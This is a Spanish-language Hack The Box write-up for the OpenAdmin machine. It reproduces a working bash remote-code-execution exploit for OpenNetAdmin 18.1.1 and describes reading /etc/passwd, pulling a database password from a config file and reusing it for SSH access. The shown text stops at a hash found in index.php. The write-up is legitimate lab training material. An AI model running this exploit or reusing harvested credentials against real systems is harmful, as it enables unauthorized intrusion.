OpenAdmin

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina OpenAdmin en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil (4.1).



Ilustración 1: OpenAdmin.

La fase de enumeración dio comienzo haciendo uso de NMAP:

Scan Summary

Nmap 7.80 was initiated at Wed Jan 22 23:27:21 2020 with these arguments:
nmap -v -sV -sC -p- -n -T4 -oX Scan_OpenAdmin.xml 10.10.10.171

Verbosity: 1; Debug level 0

Nmap done at Wed Jan 22 23:49:09 2020; 1 IP address (1 host up) scanned in 1308.65 seconds

Ilustración 2: Comando de NMAP usado.

Port		State	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3	Ubuntu Linux; protocol 2.0
	ssh-hostkey	2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA) 256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA) 256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
	http-methods	Supported Methods: HEAD GET POST OPTIONS					
	http-server-header	Apache/2.4.29 (Ubuntu)					
	http-title	Apache2 Ubuntu Default Page: It works					

Tabla 1: Resultados de NMAP.

Analizando los resultados solo se distinguió un posible vector de ataque, el servidor web:



Ilustración 3: Servidor Web en http://10.10.10.171.

Se uso DIRB para descubrir las posibles rutas a las que se tiene acceso:



Ilustración 4: Resultados de la ejecución de DIRB en http://10.10.10.171.

La ruta más interesante que se halló fue *http://10.10.10.171/music/*, dado que, si se intentaba acceder al *Login*, se producía una redirección a la ruta *http://10.10.10.171/ona/*.



Ilustración 5: Ruta http://10.10.10.171/music/.



Ilustración 6: Ruta http://10.10.10.171/ona/.

OpenNetAdmin es una herramienta Open Source de Internet Protocol Address Management (IPAM), es decir, todo software que pueda planificar, hacer seguimiento y administrar las direcciones IP usadas en una red de computadoras.

Para la versión 18.1.1 (la misma que la máquina objetivo) existe un *exploit* (*https://www.exploit-db.com/exploits/47691*) del tipo RCE que permite abrir una *shell* en el sistema víctima:

```
#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d
"xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]
\"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/
BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

Ilustración 7: Exploit para la versión 18.1.1 de OpenNetAdmin.



Ilustración 8: Ejecución del exploit y obteniendo una shell.

Una vez se tenía acceso a la máquina, se identificaron los usuarios del sistema, para así proceder a la escalada de privilegios.



Ilustración 9: Fichero /etc/passwd con los usuarios del sistema.

Investigando los ficheros de configuración que existían en el directorio */opt/ona/www/*, se descubrió una contraseña:



Ilustración 10: Listando el contenido del directorio /opt/ona/www/.



Ilustración 11: Listando el contenido del directorio /opt/ona/www/local/config/.



Ilustración 12: Contraseña encontrada en el fichero database_settings.inc.php.

Como se conocían dos nombres de usuarios del sistema y el servicio SSH estaba habilitado, se probó la contraseña encontrada, para intentar iniciar sesión mediante SSH con alguno de los dos usuarios:



Ilustración 13: Intento fallido de intentar abrir una conexión mediante SSH con el usuario Joanna.



Ilustración 14: Sesión de SSH abierta con el usuario jimmy.

En el directorio */home* del usuario *Jimmy* no se encontraba la *flag* (*user.txt*), por tanto, también había que conseguir acceso con el usuario *Joanna*.

Haciendo un breve reconocimiento de los ficheros y directorios a los que tenía acceso el usuario *Jimmy* se encontró lo siguiente:



Ilustración 15: Directorio /var/www/internal donde el usuario Jimmy tiene acceso.



Ilustración 16: Ficheros PHP dentro almacenados en el directorio /var/www/internal.



Ilustración 17: Contenido fichero index.php parte 1.



Ilustración 18: Contenido del fichero index.php parte 2, contiene un hash.

